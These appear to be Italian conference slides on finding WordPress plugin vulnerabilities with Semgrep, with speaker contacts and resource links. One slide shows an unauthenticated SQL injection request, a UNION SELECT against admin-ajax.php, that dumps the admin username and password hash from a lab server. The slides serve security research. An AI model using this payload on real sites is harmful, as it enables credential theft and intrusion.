    $this->actions = $this->add(
      $this->actions, $hook, $component, $callback, $priority, $accepted_args
    );
  }

  private function add($hooks, $hook, $component, $callback, $priority, $accepted_args) {

    $hooks[] = array(
      'hook'          => $hook,
      'component'     => $component,
      'callback'      => $callback,
      'priority'      => $priority,
      'accepted_args' => $accepted_args
    );
    return $hooks;
  }

  public function run() {

    foreach ($this->actions as $hook) {
      add_action(
        $hook['hook'],
        array($hook['component'], $hook['callback']),
        $hook['priority'], $hook['accepted_args']
      );
    }
  }
}
```

EXPLOIT

UNAUTHENTICATED SQL INJECTION

```
$ http 'http://10.10.10.2/wp-admin/admin-ajax.php?action=redacted-vendor_reviews&vendor=-1
UNION ALL SELECT user_login,user_pass,0,0,0,0,0,0,0,0 FROM wp_users WHERE ID=1'

HTTP/1.1 200 OK
Connection: close
Content-Length: 218
Content-Type: application/json; charset=UTF-8
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.30

[
    {
        "ID": "mrnfrancesco",
        "approved": "$P$BzoeS8UHyC0eDIDL4t5X30HCoaXg07.",
        "author_email": "0",
        "author_id": "0",
        "author_name": "0",
        "created": "0",
        "review_description": "0",
        "review_rating": "0",
        "review_title": "0",
        "vendor_id": "0"
    }
]
```


71
84
27
Confermate
Non sfruttabili
Falsi positivi
60
40
20
0
Plugin 1
Plugin 2
Plugin 3
Plugin 4
Plugin 5
Plugin 6
Plugin 7
Plugin 8
Plugin 9
Plugin 10
Plugin 11
Plugin 12
Plugin 13

Time for Q&A

Qualunque domanda, dubbio o semplice curiosità potete chiedere ora, sui nostri canali social o durante l'evento, ci trovate in giro.

Francesco Marano

twitter.com/mrnfrancesco

t.me/mrnfrancesco

linkedin.com/in/mrnfrancesco

Donato Di Pasquale

twitter.com/_dipa996

t.me/dipa996

linkedin.com/in/ddipa

Grazie

Risorse utili

```python
app = flask.Flask()

@app.route("/index")
def index():
    rep = response.set_cookie("hello", "world")
    return rep

@app.route("/snafu")
def index():
    rep = response.set_cookie("hello", "world", secure=False)
    return rep

@app.route("/admin")
def admin():
    # ok
    rep = response.set_cookie("hello", "world", secure=True, httponly=True, sames
    return rep
```

Writing rules

Learn how to use Semgrep’s intuitive syntax to write rules specific to your codebase. You can write and share rules directly from your browser using the Semgrep Playground, or write rules in your terminal and run them o...

semgrep.dev

WordPress Security

A WordPress vulnerability database for WordPress core security vulnerabilities, plugin vulnerabilities and theme vulnerabilities.

WPScan

wp_ajax_{$action}| Hook

Fires authenticated Ajax actions for logged-in users.

WordPress Developer Resources /

Semgrep Registry - Rules


Directory of Semgrep rules

semgrep

What is SQL Injection? Tutorial & Examples | Web Security Academy

In this section, we'll explain what SQL injection (SQLi) is, describe some common examples, explain how to find and exploit various kinds of SQL injection ...

WebSecAcademy



API testing client that flows with you

Making APIs simple and intuitive for those building the tools of our time.

HTTPie – API testing client that flows with you

WP Directory

WordPress Directory Searcher

Lightning fast regex searching of code in the WordPress Plugin and Theme Directories. Start searching now!

WPDirectory /